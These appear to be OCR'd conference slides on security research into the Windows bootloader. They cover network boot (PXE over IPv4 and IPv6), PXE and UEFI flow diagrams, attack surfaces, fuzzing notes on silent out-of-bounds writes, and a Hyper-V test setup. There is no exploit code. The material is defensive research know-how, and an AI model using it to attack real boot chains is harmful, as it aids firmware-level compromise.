
- No pageheap
- OOB write can happened silently without crash the bootloader
- The MmHapReportHeapCorruption itself has self recursive calling issue
- Allocate 0x20 at least, OOB write to block offset less than 0x20 is not a real vulnerability can be exploit, block is 0x20 aligned.

Agenda


- Background
- **Attack surface in bootloader**
  - Network protocol
  - BCD Registry
  - Security Policy
  - Filesystem
  - Logic flaw
- How to fuzz
- Attack surface beyond bootloader
- Future Work & Take Aways

Network protocol

- IPv4 DHCP PXE
- IPv6 DHCPv6 PXE
- HTTP
- WDS Multicast




IPv4 PXE



DHCP Discover to port 67
Contains “PXEClient” extension
DHCP Offer to port 68
Contains [other DHCP option tags] +
Client IP addr
DHCP Request to port 67
DHCP Ack to port 68
DHCP Discover to port 67
Contains “PXEClient” extension
DHCP Offer to port 68
Client IP addr set to 0.0.0.0
DHCP Request to port 4011
Contains “PXEClient” extension
DHCP Ack reply to port client’s port
Contains “PXEClient” extension tags +
BStrap.0 file
BStrap.0 download request to TFTP
port 69 or MTFTP port assigned in
DHCP Ack w/ BStrap.0 file.
BStrap.0 download to client’s port
Boot Service Discover to port 67 or 4011
Contains: “PXEClient” extension tags +
[Other DHCP option tags]
Boot Service Ack reply to port 68 or client’s port
Contains: “PXEClient” extension tags +
NBP file name
NBP Download request to TFTP port 69 or
MTFTP port assigned in Boot Service Ack
NBP Download to client’s port
PXE Client
DHCP Service
DHCP Server
Proxy DHCP Service
M/TFTP Service
Proxy DHCP Server
Boot Service
Boot Server

Figure 2-4 PXE Client Response to DHCP Server Supplying Boot Service Discovery Code




DHCP Discover to Port 67
Contains "PXEClient" extension tags
DHCP Offer to port 68 contains:
[Other DHCP option tags] +
Client IP addr +
PXE Opt 60 "PXEClient"
DHCP Request to Installation Server port 67
Contains [Other DHCP option tags]
DHCP Ack reply to Port 68
DHCP Request to Port 4011
Contains "PXEClient" extension tags
Extended DHCP Offer to client port contains:
PXE client extension tags
Boot Service Discovery
Contains "PXEClient" extension tags
+ [Other DHCP option tags]
Boot Service Ack reply to Client's Port
Contains: PXE Client extension tags
+ NBP file name
NBP Download
Request to TFTP port 69
NBP Download to
Client's port
PXE Client
Execute
Downloaded
Boot Image
DHCP Service
Proxy DHCP Service
Proxy DHCP Server
Boot Service
M/TFTP Service
Boot Server

Figure 2-3 PXE Client Response to DHCP Server Containing a Proxy DHCP Service

Preboot Execution Environment (PXE) Specification – Version 2.1


IPv6 PXE



PXE Client
DHCP6 Service
DHCP6 Service
Proxy DHCP6 Service
Proxy DHCP6 Service
Boot Service
TFTP Service
1
DHCP6 Solicit to 547
Contains "PXEClient" ext tags
2
DHCP6 Advertise to 546
Contains [Other DHCP6 option tags]
+ client address
3
DHCP6 Request to 547
4
DHCP6 Reply to 546
1
DHCP6 Solicit to 547
Contains "PXEClient" ext tags
2
DHCP6 Advertise to 546
Contains "PXEClient" ext tags
5
DHCP6 Request to 4011
Contains "PXEClient" ext tags
6
DHCP6 Reply to client port
Contains "PXEClient" ext tags
+ BootFileURL(Boot Server address)
7
Boot Service Request to 4011
Contains "PXEClient" ext tags
+ [Other DHCP6 option tags]
8
DHCP6 Reply to client port
Contains "PXEClient" ext tags
+ BootFileURL(Boot Server address
and NBP file name)
+ BootFilePara (NBP file size)
9
TFTP ReadFile to 69 to request NBP file
10
NBP file download to client port

Figure 59. IPv6-based PXE boot (DHCP6 and ProxyDHCP6 reside on the different server)

Unified Extensible Firmware Interface Specification – Version 2.3




PXE Client
DHCP6 Service
DHCP6 Service
Proxy DHCP6 Service
Boot Service
TFTP Service
1
DHCP6 Solicit to 547
Contains "PXEClient" ext tags
2
DHCP6 Advertise to 546
Contains [Other DHCP6 options tags]
+ "PXEClient" + client address
3
DHCP6 Request to 547
Contains [Other DHCP6 option tags]
4
DHCP6 Reply to 546
5
DHCP6 Request to 4011
Contains "PXEClient" ext tags
6
DHCP6 Reply to client port
Contains "PXEClient" ext tags
+ BootFileURL(Boot Server address)
7
Boot Service Request to 4011
Contains "PXEClient" ext tags
+ [Other DHCP6 option tags]
8
Boot Service Reply to client port
Contains "PXEClient" ext tags
+ BootFileURL(Boot Server address
and NBP file name)
+ BootFilePara (NBP file size)
9
TFTP ReadFile to 69 to request NBP file
10
NBP file download to client port


Figure 58. netboot6 (DHCP6 and ProxyDHCP6 reside on the same server)

Research environment

- Hyper-V Gen2 VM is recommended



Hyper-V Gen 2 VM Default Boot Settings



Settings for boottest on WIN-EPV0V39DIQG

Hardware
- Add Hardware
- Firmware
  Boot from Network Adapter
- Security
  TPM enabled
- Memory
  1024 MB
- Processor
  2 Virtual processors
- SCSI Controller
  - Hard Drive
    boottest.vhdx
- Network Adapter
  Intel(R) 82574L Gigabit Network C...

Management
- Name
  boottest
- Integration Services
  Some services offered
- Checkpoints
  Production
- Smart Paging File Location
  C:\ProgramData\Microsoft\Windo...
- Automatic Start Action

Firmware

Boot order

Select the order in which boot entries are checked to start the

Type	Value
Network Adapter	Intel(R) 82574L Gigabit Network Co
Hard Drive	boottest.vhdx

Details for selected boot entry:


Description: EFI Network

Value: Intel(R) 82574L Gigabit Network Connection - Virtual Swi

Firmware device path: AcpiEx(VMBus,0,0)/VenHw(9B17E5A2-08 80B5C22809BA,635161F83EDFC546913FF2D2F965ED0E40A8B F7DF3CB89EEA)/MAC(000000000000)/MessagingPath

Support IPv6 boot in firmware,
Use powershell to enable IPv6 PXE booting.

